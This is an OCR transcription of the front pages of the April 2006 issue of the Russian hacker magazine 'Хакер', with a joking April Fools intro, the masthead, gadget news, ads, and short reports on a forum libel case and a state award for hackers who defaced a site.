
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
АПРЕЛЬ 04(88) 2006
НАЛЕТ НА МАГАЗИН
СЕТЕВОЙ НЕГОДЯЙ РАЗОРВАЛ НА ЧАСТИ ПОПУЛЯРНЫЙ Е-ШОП
СИГНАЛИМ БЕЗ ПОЩАДЫ
МАНУАЛ В КАРТИНКАХ ПО ИЗГОТОВЛЕНИЮ ВНЕШНИХ WIFI-АНТЕНН
LOMAEM NAJAVU
МЕТОДЫ ЗАЩИТЫ И ВЗЛОМА МОБИЛЬНЫХ JAVA-ПРИЛОЖЕНИЙ
ВСЕ ПОДРОБНОСТИ ПОСЛЕДНЕГО
DEFACE XAKEP.RU
ФЛУДИМ ФОРУМЫ
FIREWALL ACTIVATE
SORRY. THE SERVER WAS ATTACKED
ДЕЛАЕМ ВНЕШНЮЮ WI-FI АНТЕННУ
ЕКРЕТЫ IPB
ТЮНИНГ ДОМАШНЕГО ТУКСА
ОПТИМИЗИРУЕМ РАБОТУ LINUX НА ТВОЕМ КОПЕ
ФОРУМ В ТОПКУ
СЕКРЕТЫ ФОРУМНОГО ФЛУДА
МОЛЕКУЛЯРНЫЕ МАШИНЫ
АТОМЫ – НЕ ХУЖЕ КОНСТРУКТОРА ЛЕГО
ТЕСТ 19"LCD
401 ACCESS DENIDED
ВСЯ ПРАВДА О SLASHDOT
404 ERROR
FIGHT CLUB INSIDE
НА ДИСКЕ — ВИДЕОУРОК ПО ВЗЛОМУ НАШЕГО САЙТА!
(game)land
PUBLISHING FOR ENTHUSIASTS
RUSSIA РОССИЯ
WE ARE HACKERS. WE ARE TOGETHER
ISSN 1609-1019
9 771609 101009 04>

Intro










DR.LOZOVSKY WITH THE BLACK WI-FI FETISH

Интра — самая честная часть журнала. Тут мы высказываем свои соображения, сообщаем различные новости. Сегодня у меня хорошая новость. Во-первых, мы регистрируем свою партию. Партию журнала «Хакер». На сегодняшний день готов устав, цели, утвержден координационный совет (более подробно о координационном, сельском и районном совете ты можешь прочесть в рубрике «email»). Точные партийные цели мы пока не утвердили, но в наш деревенский клуб уже съезжаются представители прессы, порнозвезды, журналисты, коллектив кафедры института Мелиорации и Центра Американского Английского в полном составе. Потихоньку празднуем. Присоединяйся. Кроме того, журнал «Хакер» вырос до 235 полос. Из них 2/3 мы будем оформлять транслитом. Почему транслитом? Потому что нужно чтить заветы предков. Когда-то ведь не все поддерживали кириллицу, и многие хакеры в совершенстве владели транслитом. Так что вливайся, но это не так просто. Чтобы влиться в наши ряды, ты должен внести Нашему Великому Лидеру (это я и есть) не менее десяти девственниц, пятидесяти галлонов пальмового виски и двенадцати пудов тюленьего жира. Дело в том, что в нашем подвальчике нет электричества, поэтому мониторы мы освещаем фитилями, укрепленными в гигантских бочках с жиром. Ну, а что делать с девственницами, как-нибудь придумаем. На этом позвольте откланяться. Нет, стоп. После прочтения этой страницы вырви ее с корнем, съешь, запей кипяченой водой и осмотрись. Ассоциация секретная.

P.S. Данный текст был написан в день сдачи номера, посвящен первому апрелю и может частично или полностью не совпадать ни с чем в реальности. Редакция напоминает, что этот текст предназначен только для того, чтобы указать производителям на их ошибки. Вот, например, можно ли быкам-производителям указать на их ошибки? Не будет ли это чревато?
P.P.S. Рукопись обрывается, далее идут пятна тюленьего жира и горячие слезы девственниц.

Поток сознания доктора Лозовского, работающего третьи сутки.


ZOO SYSTEM
1
16
35
38
40
FIGHT CLUB
55
56
62
65


71



/Редакция
>Главный редактор
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz»Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Илья «Shturmovik» Симонов
(shturmovik@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «gorl» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
>Литературный редактор
Анна «veselaya» Большова
(bolshova@real.xakep.ru)
>Корректор
Ася Аникеева

/Art
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Арт-завуч
Максим Спиваков

/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)
/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела
рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

ФЕДОР ГАЛКОВ
/ ICQ 3266669 /
СЕРГЕЙ НИКИТИН
MINDW0RK
/ MINDW0RK@GAMELAND.RU /



MEGANEWS

Сигнализация на ноут

Тем, кто всегда и всюду таскает с собой ноут, необходимо постоянно быть настороже, как бы его кто не умыкнул. Даже в любимом кафе с Wi-Fi инетом, пока отходишь от столика за очередной чашкой кофе, приходится либо брать ноут с собой, либо, оставляя на столе, не сводить с него глаз. Но теперь найден способ, который покончит с твоими переживаниями о судьбе электронного друга. Японская компания Kokuyo анонсировала оригинальную сигнализацию для ноутбуков — FILSAFER PC-CARD. Устройство выполнено в форме стандартной PCMCIA-карты, а для активации сигнализации достаточно всего лишь вставить его в соответствующий слот ноутбука. Теперь, когда воришка попытается утащить ноут, девайс среагирует на движение и сразу же издаст душераздирающий вопль (110 дБ). Правда, есть вероятность, что вор, схватив ноут, перепугается настолько, что выронит его из рук прямо в мягкие объятия кафельного пола.



Железный мул

Для изнеженных американских солдат длительные переходы по пересеченной местности — тяжелейшее испытание. Дополнительные неудобства — 20 килограммов обязательной поклажи (оружие, боеприпасы, питание, медикаменты и т.п.), которые приходится тащить на себе. Узнав об этой проблеме, американское министерство обороны решило щедро профинансировать разработки автономного робота, способного заменить обычного мула. На разработку подрядилась американская компания Boston Dynamics, которая нынче с гордостью докладывает о результатах работы. Созданный робот по кличке BigDog на данный момент является самым совершенным четвероногим роботом на земле. По размерам он сопоставим с небольшим мулом или огромной собакой (1 метр — в длину, 0,7 — в высоту) и весит 75 кг, при этом на него можно нагрузить свыше 40 кг полезной массы. При разработке особое внимание было уделено мобильности и устойчивости робота — он способен передвигаться со скоростью до 3,3 км/час, подниматься в горку с уклоном до 35 градусов, к тому же ему можно от души отвесить пинка, и он все равно не упадет (и даже не обидится).

Изнутри робот до предела напичкан всевозможными сенсорами, гироскопами, датчиками и прочей электроникой, а работает это все за счет бензинового двигателя. Сейчас BigDog находится на стадии испытаний в реальных условиях, и если учесть, что в министерстве обороны вполне довольны результатом, то создателям останется лишь поработать над внешним видом (который сейчас ужасен), исправить возможные проблемы — и можно будет выпускать серийную модель. Правда, непонятно: чем хуже живой мул?

75 кг — робот по кличке BigDog



Начни день с головоломки

Вопрос о том, как заставить себя утром (вовремя!) подняться с постели, можно считать скорее риторическим. Стандартные будильники ни коим образом не решают проблему. А вот у устройства под названием Puzzle Alarm Clock, похоже, есть все шансы отучить тебя от этой вредной привычки нежиться по утрам. От обычного будильника Puzzle Alarm Clock отличает то, что кнопка выключения у него состоит из четырех частей, по форме напоминающих пазл. При наступлении времени X, под оглушительный писк будильника, детали пазла отпружинивают от корпуса и разлетаются в разные стороны. Теперь, чтобы заткнуть будильник, придется не только отыскать разбросанные по всей комнате детальки, но и решить, как собрать их в единое целое и вставить в первоначальное отверстие. И если в дневное время с этим справился бы и трехлетний ребенок, то спросонья это будет далеко не такой простой задачей: пока с ней управишься, успеешь окончательно и бесповоротно проснуться. Уверяю, ты будешь ненавидеть эту штуку, зато в универе /в школе / на работе поставишь рекорд по пунктуальности. Девайс можно приобрести в онлайновом магазине BimBamBanana.com по цене 52 у.е.


Повернутый на музыке
Всего один поворот – и ваш новый Nokia 3250 превратится в музыкальный плеер. И вы с друзьями окажетесь на концерте любимой группы. В любой момент. Легкий и быстрый доступ к функциям благодаря уникальному поворотному корпусу нового Nokia 3250. До 750 песен CD-качества на карте памяти 512 Мб. 2-мегапиксельная камера с 4-кратным цифровым зумом. Система Nokia XpressMusic. Наполните свою жизнь интересными поворотами!
www.nokia.ru
Горячая линия Nokia: (495) 727-2222. Часы работы: 08.00-20.00 (московское время), Пн.-Пт.
NOKIA 3250
XpressMusic
Club NOKIA
www.nokia.ru/ClubNokia
NOKIA
Connecting People
Copyright © Nokia, 2005. Объем карты памяти, поставляемой вместе с телефоном, может варьироваться. Товар сертифицирован.




Нелегальный секонд хэнд


Многие привыкли считать, что российские законы — самые бредовые во всем мире. Однако и в законодательстве вполне цивилизованных стран присутствует изрядная доля маразма. Например, Япония уже много лет славится тем, что у большинства автовладельцев машины не задерживаются дольше трех лет. Причина этому — закон, принятый под давлением автомобильных гигантов, гласящий, что после трех лет эксплуатации автомобиля необходимо пройти техосмотр, затем до десяти лет проходить его каждые два года, после чего — и вовсе каждый год. А проблема-то в том, что стоимость каждой такой процедуры — несколько килобаксов, поэтому японцам выгоднее регулярно менять машины. Теперь же и производителям электроники захотелось такого же спроса на свою продукцию. Конечно, заинтересованные чиновники не решились вводить обязательного техосмотра теликов и компов, но зато с первого апреля текущего года вступит другой закон, запрещающий перепродажу б/у электроники! Под эгидой безопасности потребителей чиновники планировали задавить весьма популярные комиссионные магазины. Только вот продавцы тоже не пальцем деланы. Отныне факт обмена электроники на деньги будет называться не продажей, а долгосрочной сдачей в прокат.

100 ПЕСЕН — 256 МБ

Mp3- башмаки

Малоизвестная в России обувная компания DADA Footwear анонсировала новый модельный ряд эксклюзивной спортивной обуви под кодовым названием Code M. Уникальность новинки заключается во встроенном MP3-плеере! Точный обьем набортной флеш-памяти не заявлен, но производители уверяют, что его хватит на 100 песен (где-то 256 Мб). Кнопки управления находятся на язычке одной из кроссовок, что, в принципе, довольно неудобно. К счастью, Code M совместим с беспроводными наушниками, так что не придется мучиться, протягивая провод через штанину. Кстати, музыку можно слушать не только через наушники, но и через встроенные динамики, и даже со стереоэффектом, ведь динамики расположены на боковой стороне каждого кроссовка. Для копирования песен и зарядки аккумуляторов используется USB-интерфейс — соответствующие разьемы скрыты в тыловой части. Заряда батарей хватает на шесть часов — увы, функция автоматической подзарядки во время ходьбы не поддерживается. Начало продаж ожидается в самое ближайшее время, а стартовая цена составит 199,99 американских президентов.







60 футов до инета

Если у тебя дома широкополосный доступ в инет, вспомни, каких усилий тебе стоило его заполучить. Впрочем, скорее всего, это было довольно просто: ты зашел в офис к провайдеру, подписал контракт, выложил некоторую сумму, после чего, неделю-другую спустя, к тебе в гости зашел бородатый мастер, который провел кабель и все настроил. Однако далеко не всем так везет. К примеру, одному жителю Канады, Кевину Лавале, всю жизнь хотелось Интернета с нормальной скоростью, но в его небольшом городке (всего 2000 жителей) единственным вариантом был лишь диалап на 56 Кбод. И вот в один прекрасный день в городе появился первый ISP-провайдер, который установил передатчик всего в километре от дома Кевина. Да вот беда: для беспроводного подключения необходима прямая видимость, а всего в тридцати метрах от дома стоит огромная церковь, которая полностью закрывает вид на передатчик. Однако Кевин долго ждал не для того, чтобы так просто сдаться. Попытки установить антенну у кого-либо из друзей в соседних домах успехом не увенчались, и он, все тщательно измерив, пришел к выводу, что единственный способ поймать сигнал — установить у себя антенну высотой 60 футов (18,3 метра). Стальная вышка, 14000 фунтов (6350 кг) цемента, несколько недель строительных работ — и сигнал пойман. Если хочешь попытаться повторить подвиг, то подробную инструкцию по сборке можно прочитать здесь: www.short-media.com/review.php?r=301&p=1.



32-БИТНЫЙ ПРОЦЕССОР
4 МБ ФЛЕШ-ПАМЯТИ
16 МБ ОПЕРАТИВКИ
2 ПОРТА USB 1.1
1 ПОРТ ETHERNET

Обратная отдача


Одна из самых древних электронных игр (Pong) определенно переживает свое очередное (никто уже не помнит, какое по счету) рождение. Даже непонятно, как может примитивный двумерный пинг-понг оставаться популярным уже которое десятилетие. Пожалуй, все гениальное и вправду просто. Сейчас в Германии постепенно набирает все большую популярность новая версия игровых автоматов PainStation. Данный автомат для игры в Pong представляет собой массивный стол, в центре которого находится экран, а с двух сторон располагаются кнопки для управления ракетками и специальные площадки для ладоней. Каждый из игроков должен одной рукой нажимать на кнопки, а другую положить на площадку. От обычного Pong-автомата PainStation отличается тем, что игрок, пропустивший мяч, моментально получает от площадки неслабый электрический разряд, а заодно и резкий удар от встроенного миниатюрного хлыста по тыльной стороне ладони. Как утверждают опробовавшие автомат на себе, это добавляет игре ни с чем не сравнимый азарт. Первый автомат PainStation появился на свет еще в 2001-м году, и вот теперь вышла новая версия, которая стала еще агрессивнее, динамичнее и, конечно, кровавее. Кстати, автомат не столь безобиден — после продолжительного матча легко заработать как неприятные ожоги от разрядов, так и ощутимые ссадины от хлыста, поэтому до игры допускают только тех, кто согласится взять всю ответственность на себя.

Линукс на Туксе


Истинным фанатам линукса посвящается. Итальянская компания Acme Systems приступила к мелкосерийному производству компьютерных корпусов в форме обожаемого миллионами людей пингвина Тукса. Внешне новинка смотрится просто великолепно — точь-в-точь как на оригинальной картинке. Высота корпуса составляет 17 см, а на ценнике значится всего 30 евро. Тебя, кстати, не смутила высота? Попробуй запихнуть в 17 см хоть одну системную плату с процессором, винчестером, блоком питания и всем прочим. Но ошибки тут нет — просто корпус предназначается исключительно для фирменной системной платы от Acme Systems – Acme Fox, габариты которой составляют всего 6,6 на 7,1 см! На этой крохе разработчики умудрились разместить 32-битный RISC-процессор, работающий на частоте 20 МГц, 4 Мб флеш-памяти и 16 Мб оперативки (все это внутри одного чипа), а также два порта USB 1.1 и один порт Ethernet (10/100 Мбит). Между прочим, такой конфигурации вполне достаточно для запуска той самой операционной системы. Системная плата продается отдельно от корпуса, и за нее придется отдать 100 евро.

Экстремальные шредеры

Как там поживает твоя паранойя? Все еще боишься неожиданного стука в дверь? А ты уже решил, что будешь делать в экстренной ситуации с «плохими» дисками и дискетами? Выбрасывать в окно? Пытаться проглотить? Неудачные решения! Специально для фанатов конспирации японские компании, Elecom и Nakabayashi, практически одновременно выпустили компактные модели шредеров, способных превращать в лапшу не только бумажные документы. Так, девайс от Elecom готов моментально нарезать на ровные кусочки заодно и CD/DVD-болванки (совместимость с Blu-Ray и HD DVD не уточняется). Этот монстр уже поступил в свободную продажу по ориентировочной цене в 17850 йен (примерно 153 бакса). Устройство от Nakabayashi отличается большей универсальностью — одновременно шредер способен пережевать одну болванку или дискету, кредитку или пять почтовых карточек. Засовывать пальцы не рекомендуется. Цена пока не уточняется. Кстати, если обзаведешься подобным шредером, то не забудь и его подключить к ИБП, ведь ни от батареек, ни от ручной тяги он не работает.









PEG
MP3
WMA
MPEG-1
MPEG-2
MPEG-4
(DIVX, XVID)
AVI
VOB

Много дюймов каждому

Выбор больших мониторов растет. Естественно, речь идет не о том, что они толстеют или тяжелеют, а о том, что ЖК-панелей с диагональю 19 дюймов на рынке появляется с каждым днем все больше и больше, выбор увеличивается, а цены понемногу ползут вниз.
Компания BenQ продолжает расширять свою линейку ЖК-мониторов с диагональю 19 дюймов. Сегодняшняя новинка называется FP93V. Технические характеристики монитора таковы: время отклика — 8 мс, яркость — 270 кд/м2, контрастность — 550:1, углы обзора по вертикали и горизонтали — 160 градусов, вес — около 6 кг, габаритные размеры — 483x420x266,6 мм. Для соединения с компьютером имеются порты D-Sub и DVI. Кроме того, с помощью креплений VESA этот монитор можно повесить на стену, где он также будет очень хорошо смотреться. Чтобы он выделялся на твоем рабочем столе не только размерами, производитель снабдил его стильным дизайном — блестящим белым пластиком и эргономичной формой. Как и большинство мониторов BenQ, данная модель оснащена функцией i-key — после одного нажатия на эту кнопку уже не придется возиться с настройками экрана, так как все будет сделано автоматически.




Запись извне

Несмотря на всевозрастающую популярность flash-накопителей, оптические носители не собираются сдавать позиций. Соответственно, остается высоким и спрос на приводы для чтения и записи дисков. Компания LG представила очередную новинку в этой сфере — внешний универсальный DVD-накопитель GSA-2166D. В список поддерживаемых форматов входят все типы CD, DVD-R/-RW, DVD+R/+RW, DVD-RAM и двухслойные диски: DVD DL+R и –R. Привод поддерживает технологию LightScribe Direct Disk Labeling, которая позволяет создавать изображения на нерабочей стороне носителя, используя только средства оптического накопителя. Правда, эту технологию должны поддерживать сами диски и программа их записи (поставляется в комплекте с устройством). Собран привод в стильном черном корпусе, соединение с ПК происходит посредством шины USB. Установка возможна как в вертикальном, так и в горизонтальном положении.

Мультимедиа-сервер в кармане

Размеры мультимедийных устройств постоянно уменьшаются, поэтому сегодня в кармане можно носить просто нереальные вещи. Например, для того, чтобы хранить фотки, видео и музыку, которые можно проиграть/просмотреть на различных устройствах воспроизведения, достаточно к ним подключиться. Это устройство TViX mini от компании DVICO. Плеер этот имеет одну очень важную особенность: у него нет дисплея, то есть на нем одном проиграть ничего нельзя, зато он обладает огромным количеством аудио- и видеовыходов, с помощью которых его можно подключать практически к любой технике, где и будет осуществлено проигрывание мультимедийного контента. Его может быть очень много, так как для хранения отведен жесткий диск на 120 Гб, а воспроизводить можно форматы JPEG, MP3, WMA, MPEG-1, MPEG-2 и MPEG-4 (DivX, XVID), AVI и VOB. Стоит отметить наличие функции OTG, то есть копирование на устройство можно осуществлять с других девайсов, без посредничества ПК. Кстати, с ним связь осуществляется по шине USB 2.0. Габариты TViX mini составляют 82x127,5x20 мм, а вес — 180 г.





Acer рекомендует ОС Microsoft® Windows® XP Professional
intel
Centrino Duo
Acer TravelMate 8200
Наше технологическое лидерство никогда не было более очевидным
acer
Acer TravelMate 8200 – ноутбук, который формирует представление о том, что можно ожидать от самых современных технологий мира мобильных ПК. Изысканность корпуса Acer TravelMate 8200 гармонично подчеркивается элементами, выполнеными из высокопрочного углепластика. Совершенная комбинация стиля, производительности и функциональности достигается за счет использования технологии Intel® Centrino® Duo для мобильных компьютеров, передовых возможностей беспроводных коммуникаций, встроенной 1.3 Мегапиксельной камеры Acer OrbiCam, а также других фирменных технологий Acer, которые помогут подчеркнуть Ваши профессионализм, компетентность и лидерство в мире Вашего бизнеса.
Видеокамера
• Технология Intel® Centrino® Duo для мобильных компьютеров
– Процессор Intel® Core™ Duo
– Набор микросхем Mobile Intel® 945PM Express
– Модуль беспроводной связи Intel® PRO/Wireless 3945
• Подлинная ОС Windows® XP Professional
• 15.4" WSXGA+ (1680 x 1050) TFT дисплей
• ATI Mobility™ Radeon® X1600 графический адаптер с 256 Мб видеопамяти и поддержкой технологии HyperMemory™
• до 2Гб оперативной памяти типа DDR2 533/677 МГц
• SATA жесткий диск емкостью до 120 Гб, технологии DASP+ и Acer GraviSense для физической защиты данных
• Встроенный накопитель DVD RW Super Multi Double Layer, устройство для работы с флэш картами 5 форматов
• Acer OrbiCam 1.3 M встроенная видеокамера с подержкой технологии Acer VisageOn и Acer PrimaLite
• контроль доступа с использованием смарткарт
• 2 года гарантии
79997* р.
* Рекомендованная розничная цена в Москве и Санкт-Петербурге с 1 по 28 февраля 2006 года
Acer TravelMate 8204 WLMi
Процессор Intel® Core™ Duo T2500 (2 МБ, 2.0 ГГц, 667 МГц), подлинная ОС Windows® XP Professional RU, 2048 МБ DDRII, 120 ГБ S-ATA, DVD RW (SuperMulti), 15.4" WSXGA+, 256 MB Radeon X1600, Gigabit LAN, 802.11a/b/g + BT
elko
www.elko.ru
Москва, Белый Ветер, 730-30-30, www.digital.ru; Netvis, 980-22-60, www.netvis.ru; Polaris, 755-55-57, www.polaris.ru; ПортКом, 101-33-64, www.portcom.ru; Респект, 207-15-55, www.respect.ru; СтартМастер, 785-85-55, www.startmaster.ru; Tenfold, 545-32-71, www.tenfold.ru; Ф-Центр, 105-64-47, www.fcenter.ru; Санкт-Петербург, КЕЙ, 074, www.key.ru; Компьютерный Мир, 333-00-33, www.compumir.ru; Microbit, 333-44-44, www.microbit.ru; РИК, 327-34-10, www.ricspb.ru; Иркутск, КОМТЕК, (3952) 258-338, www.komtek.ru; Красноярск, АВЕРС, (3912) 560-561, www.avers.kras.ru; Новосибирск, Группа Компаний ИСТ, (383) 2262-516, www.isit.ru; Хабаровск, Офисная техника, (4212) 410-140, www.offt.ru
Empowering Technology
acer
www.acer.ru – Дополнительная информация: +7 (095) 980 54 44



Фильм на стене

Если ты думаешь, что проектор — это офисный атрибут, с помощью которого шустрые менеджеры в костюмах демонстрируют руководству графики и диаграммы предполагаемого роста прибыли, то ты сильно ошибаешься. Дома он тоже может вполне пригодиться: например, станет частью домашнего кинотеатра. А уж поиграть в крутой шутер, растянув изображение на полстены, — это, поверь, незабываемые ощущения. Если тебе нравится такая идея, то знай, что компания ViewSonic расширяет свой модельный ряд данных устройств. Например, проектор Cine1000 с соотношением сторон 16:9 для широкоэкранного домашнего кинотеатра. Он весит 4 кг, обеспечивает световой поток в 1000 лм и контрастность — 2000:1. Для подключения имеются разъемы DVI-I (HDCP-совместимый), композитный, компонентный (YPbPr) и S-Video. Проекторы PJ458D со световым потоком 2000 лм и PJ766D со световым потоком 2500 лм обеспечивают оптимальный просмотр видео и представление данных, поэтому днем могут использоваться в офисе, а вечером — дома. Они обладают разрешением XGA 1024x768 и контрастностью 2000:1. PJ458D весит 2, 2 кг, а PJ766D — 3, 6 кг.

16:9

СООТНОШЕНИЕ СТОРОН ДЛЯ ШИРОКОЭКРАННОГО ДОМАШНЕГО КИНОТЕАТРА



Пишем в цифровом виде

На недавно закончившейся выставке CeBIT 2006 различными компаниями были представлены такие любопытные новинки, как, например, новая цифровая ручка компании Logitech — io 2 Digital Pen, с помощью которой можно мгновенно конвертировать рукописные записи в цифровой формат. Ручка и ее новое программное обеспечение более плотно работает с приложением Microsoft Word и клиентами электронной почты, что позволяет перенести рукописные записи в текстовый процессор нажатием одной кнопки. Кроме того, ручка имеет и режим обучения, благодаря которому (а также связи с индивидуальными словарями пользователя из комплекта приложений Microsoft Office) более четко распознаются сокращения, имена, термины и прочие персонифицированные части лексикона пользователя. Интересной особенностью устройства является поддержка фирменной технологии Logitech ioTags, смысл которой заключается в том, чтобы запускать типовые задачи, не путешествуя по многочисленным меню, а просто нарисовав на экране соответствующий символ. В комплект каждой ручки будет входить записная книжка формата A5.

Слушать качество

Если бы не особая, многократно отмеченная в литературе, синематографе и прочих видах искусства атмосфера кинотеатров, то сегодня в них наверняка сильно прибавилось бы свободных мест, так как современные возможности техники, позволяющие смотреть фильмы дома, очень и очень возросли. Именно к таким устройствам относится новая шестиканальная акустическая система Microlab X27. Ее саттелиты — тонкие и стильные — можно установить на пол или закрепить на стену, причем динамики защищены магнитным экранированием, и можно, не опасаясь помех, ставить их рядом с другими приборами. Состоит каждая колонка из дюймового высокочастотного динамика и расположенных по его бокам трехдюймовых среднечастотных. Сабвуфер же комплекта имеет 8 дюймов диаметра. Показатель RMS у колонок составляет 50 Вт, а у сабвуфера — 100 Вт, а габариты — 205x480x370 мм и 98x1115x290 мм, соответственно. Кроме того, в комплект поставки входит пульт ДУ.



Губернатор против форума

Интересный прецедент произошел в городе Ковров. Есть в этом городке интернет-форум, где обсуждается местное житие-бытие. Особенно завсегдатаи форума любят дискутировать по поводу политики, и особенно о губернаторе города Николае Виноградове, которого там считают если не дьяволом во плоти, то уже точно каким-нибудь адским демоном. В конце января в разделе «СМИ, политика» на форуме появился тред: «Слухи о готовящемся убийстве главы Коврова», где народ обсуждал, кому может быть выгодно убийство губернатора (по мнению форумчан — всем), а попутно накинули к портрету своего главы еще пару черных красок. Каким-то образом об этой интернет-дискуссии узнал сам Николай Виноградов и, стоит ли говорить, не слишком обрадовался. Решив, что отстаивать свою честь постами на форуме ему не к лицу, Виноградов подал заявление в органы, пожаловавшись на клевету. Сотрудники УВД учли мнение народа и решили, что парни действительно переборщили, в связи с чем было возбуждено уголовное дело. Оказалось, узнать, кто причастен к инциденту и кто стоит за сетевыми никами, милиции не так-то просто. Скорее всего, ковровские полисмены так и остались бы с носом, если бы один из модераторов, Дмитрий Ташлыков, не сознался в причастности к работе над форумом. «Ой, как хорошо!», — обрадовались органы и тут же провели допрос с обыском и изъятием техники подозреваемого. В юридических кругах области мнения по поводу этого дела разделились. Одни считают, что форумы — это не СМИ, поэтому не могут восприниматься как средство распространения клеветы. Другие считают, что за свои слова нужно отвечать, — не важно где и как они были произнесены. Понятное дело, поступок Виноградова вызвал волну новой бурной дискуссии, ведущейся сейчас под лозунгом: «Губернатор против форума kovrov.ru». Чем все закончится — пока неясно, но пропиарил сайт политик знатно.



Грамота за взлом

Чего не хватает крутым хакерам? Компьютеров — полный дом, денег куры не клюют, соответственно, и девочек — вагон. А не хватает крутым хакерам грамоты за их труды. Причем не какой-нибудь, а государственной, врученной депутатом, с крепким рукопожатием. Конечно, сама грамота хакеру нужна как корове седло, но потешить самолюбие — самое то. Так вот, недавно в Государственной Думе прошло именно такое награждение хакеров, с вручением почетной грамотны за дефейс сайта. Это не значит, что ты можешь нести в Думу логи хакнутых тобой Пентагона и ЦРУ, надеясь на медаль. Просто сайт evrey.com, который взломали парни, публиковал разные провокационные статьи на тему «давайте уничтожим православные религиозные символы». И депутаты решили, что борьба с авторами призывов путем взлома вполне оправдана, даже приветствуется. «Как депутат Государственной Думы, член Комитета по безопасности, хочу выразить благодарность Отделу Информации НСД «Славянский Союз» за бдительность и недавнее пресечение размещения в Интернете русофобских и иных, разжигающих межрелигиозную рознь, материалов. Надеюсь, и впредь ваша работа будет не менее продуктивна и идеологически выверена», — произнес речь депутат, вручая грамоту хакерам. 